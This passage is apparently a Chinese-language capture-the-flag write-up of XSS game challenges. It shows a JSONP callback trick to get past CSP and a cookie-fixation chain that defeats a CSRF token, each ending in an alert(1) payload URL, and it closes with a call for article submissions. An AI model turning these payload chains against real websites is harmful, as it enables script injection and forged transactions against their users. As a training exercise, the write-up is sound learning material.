那么我们就可以通过jsonp?callback=.....来写入任意的东西了，如果这个页面的代码被当作js来执行的话，岂不是就可以实现我们的目的了 在当前页面肯定是不能被作为js运行的，不过如果我们能在其它页面执行<script src=xxx>把这里的xxx该为jsonp?callback=...就能够执行我们的js了 而刚好我们这里有一个参数menu是可控的，而且menu的值经过base64解码后会打印到页面

```
function main() {
  var m = location.search.match('menu=(.*)');
  var menu = m ? atob(m[1]) : 'about';
  document.write('<script src="jsonp?menu=' + encodeURIComponent(menu) + '></script>');
}
```

那么我们可以控制打印到页面的值为：


```
<script src='jsonp?callback=alert(1);//'></script>
```

然后将其base64编码后传给参数menu

```
<script src='jsonp?callback=alert(1);//'></script>
```

base64编码后为：


PHNjcmlwdCBzcmM9J2pzb25wP2NhbgxiYWNrPWFsZXJ0KDEpOy8vJz48L3NjcmlwdD4=



可能有人会有疑问了，为什么我们不直接打印

```
<script>alert(1);</script>
```

那么我们将其base64编码后传入后看看会发生什么



因为CSP，所以不能使用内联js，因此这里不能这样做，如果这里加了unsafe-inline的话，我们就可以这样做了

0x08: 第八关



CSRF

This challenge demonstrates many web security concepts such as CSP, Cross Site Request Forgery Tokens and Self-XSS. The goal is again to exploit a vulnerability in the application to make it execute the JavaScript alert() function. In this case it is important, that the solution URL should trigger the same result in other browsers too — it's not enough to show a URL that works on this computer with these specific cookies.



提示看不太明白，大概知道和url有关，那么我们接下来就留意一下url 先看index页面的源码：



```
Elements Console Sources Network Performance Memory Application Security Audits
View: Group by frame Preserve log Disable cache Offline Online
50 ms 100 ms 150 ms 200 ms 250 ms 300 ms 350 ms 400 ms
Name Headers Preview Response Cookies Timing
index
  js_frame.js
  level9.js
1: <!doctype html>
2: <html lang=en>
3: <head>
4: <meta charset=utf-8>
5: <title>Single Wire Transfer</title>
6: </head>
7: <body bgcolor="white" align="center">
8: <h1>Foogle Bank</h1>
9:
10: <script src="/static/js/level6.js"></script>
11: <script src="/static/js/js_frame.js"></script>
12:
13: Please set your name (optional):
14: <form method="GET" action="set">
15: <input type="hidden" name="name" value="name">
16: <input size="30" name="value" placeholder="Please specify your name">
17: <input type="hidden" name="redirect" id="redirect" value="index">
18: <input type="submit" value="Set">
19: </form>
20: <br>
21:
22: Wire transfer:
23: <form method="SET" action="transfer">
24: <input size="30" name="name" placeholder="Recipient">
25: <input size="5" name="amount" placeholder="123">
26: <input type="hidden" name="csrf_token" id="csrf_token" value="">
27: <input type="submit" value="Send">
28: </form>
29: <br>
30: </body>
31: </html>
```



```

<!doctype html>
<html lang=en>
  <head>
    <meta charset=utf-8>
    <title>Simple Wire Transfer</title>
  </head>
  <body bgcolor="white" align="center">
    <h1>Foogle Bank</h1>

    <script src="/static/js/level8.js"></script>
    <script src="/static/js/js_frame.js"></script>

```

Please set your name (optional):

```

<form method="GET" action="set">
  <input type="hidden" name="name" value="name">
  <input size="30" name="value" placeholder="Please specify your name">
  <input type="hidden" name="redirect" id="redirect" value="index">
  <input type="submit" value="Set">
</form>
<br>

```

Wire transfer:


```

<form method="GET" action="transfer">
  <input size="30" name="name" placeholder="Recipient">
  <input size="5" name="amount" placeholder="123">
  <input type="hidden" name="csrf_token" id="csrf_token" value="">
  <input type="submit" value="Send">
</form>
<br>
</body>
</html>

```

我们可以看到页面有两个form表单，而且都是以get的方式提交参数的 第一个表单是用于设置你的姓名，输入姓名后提交给set页面处理，然后重定向到index页面 第二个是向其它用户转账，输入被转账的用户和金额，然后提交给transfer页面处理，我们注意到这里有一个hidden的csrf_token参数，csrf_token主要是用来防止csrf（跨站请求伪造）的，不知道csrf的可以参考这篇文章：

https://www.ibm.com/developerworks/cn/web/1102_niugang_csrf/index.html 我们注意到，我们设置的用户名会直接输出到页面



但是一看header，又有CSP，并且不允许内联，所以此路不通 页面加载了level8.js，那么我我们再看看level8.js吧

```

/**
 * Read cookie.
 * @param {string} name - Name of the cookie
 * @returns {string} Cookie value
 */
function readCookie(name) {
    var match = RegExp("(?:^|;)\s*" + name + "=[^;]*").exec(document.cookie);
    return match && match[1];
}


var username = readCookie('name');
if (username) {
    document.write('<h1>Welcome ' + username + '!</h1>');
}

document.addEventListener("DOMContentLoaded", function(event) {
    csrf_token.value = readCookie('csrf_token');
});


```

level8.js定义了readCookie函数，该函数主要作用是读取cookie中信息 接下来又用该函数一次读取了用户名和token，并将token赋值给DOM中name等于csrf_token的标签

这些看起来似乎没什么用，但是如果我们将这些联系起来就有用了 从level8.js我们知道了我们的name和csrf_token都是从cookie中读取的，从这里我们推测，或许页面第一个输入框我们设置的用户名也是保存在cookie中的 我们再来看一下我们设置用户名为admin时候的url：



这里的name应该是cookie中保存用户名的变量名，而admin就是name的值 我们可以在console中验证一下：



结果和我们所想的一样，那么我們也能通过set?name=csrf_token&value=xxx来改变csrf_token在cookie中的值了

当然感觉这道题比较坑，有一个地方是解题的关键 当我们转账的数目是整数的时候：

Successful wiretransfer!
[Back to the opening page](#)

当我们转账的金额不是整数的时候（比如字母或小数）：

Wire transfer:

aaa

The amount should be an integer value. In this request the value is this: test

[Back to the opening page](#)

当我们输入的转账金额不是一个整数的时候，返回页面会报错，并将我们输入的金额的值打印到屏幕 而且这个页面没有CSP的保护

▼ Response Headers [view source](#)

- Cache-Control: no-cache
- Connection: close
- Content-Encoding: gzip
- Content-Length: 228
- Content-Type: text/html; charset=utf-8
- Date: Tue, 26 Jun 2018 13:22:26 GMT
- Proxy-Connection: keep-alive
- Server: Google Frontend
- Vary: Accept-Encoding
- X-Cloud-Trace-Context: 1217bc82be39838f4ec707f5bb194dd4;o=1
- X-XSS-Protection: 0

那么我们试着输入

`<script>alert(1)</script>`

出现提示验证失败

www.xssgame.com 显示

You executed an alert, but the server side validation of your solution failed. It probably means that your solution requires user interaction, or is not generic enough to work for a different user. Please try to make it work without user interaction and generic enough so that it works for any user. It might also be caused by the use of absolute URL references - please avoid those.


然后又提到了不同用户通用的问题，然后再联系一下题目提示：



这道题考csrf，csrf就是将链接发给其它用户，其它用户点击后也会中招，而每个用户的token是不同的，那么我们可以设定特定的token（我们前面说过，通过set?name=csrf_token&csrf_token=xxx来设置），那么用户点击我们的链接后它的token也会变成我们设定好的，然后再通过amount参数alert，那么我们构造payload如下：

```
set?name=csrf_token&value=test&redirect=transfer?name=aaa&amount=<script>alert(1)
</script>&csrf_token=test
```

访问：




黑人问号??? 如果我们观察仔细，就会发现url后面只剩下：

```
transfer?name=aaa
```

难怪会失败了，原来后面的都被截断了，这是因为当url带参数跳转时，如果其中有&符号那么&符号后面就会被截断。解决办法：将&符号url编码，&符号的url编码为：%26，所以我们的payload为：

```
set?name=csrf_token&value=test&redirect=transfer?name=aaa%26amount=<script>alert(1)
</script>%26csrf_token=test
```



○○○○

看不过瘾？合天2017年度干货精华请点击《【精华】2017年度合天网安干货集锦》

○○○○



别忘了投稿哦！

合天公众号开启原创投稿啦！！！！

大家有好的技术原创文章。

欢迎投稿至邮箱：edu@heetian.com

合天会根据文章的时效、新颖、文笔、实用等多方面评判给予100元-500元不等的稿费哟。

有才能的你快来投稿吧！

点击了解投稿详情 [重金悬赏 | 合天原创投稿等你来！](#)

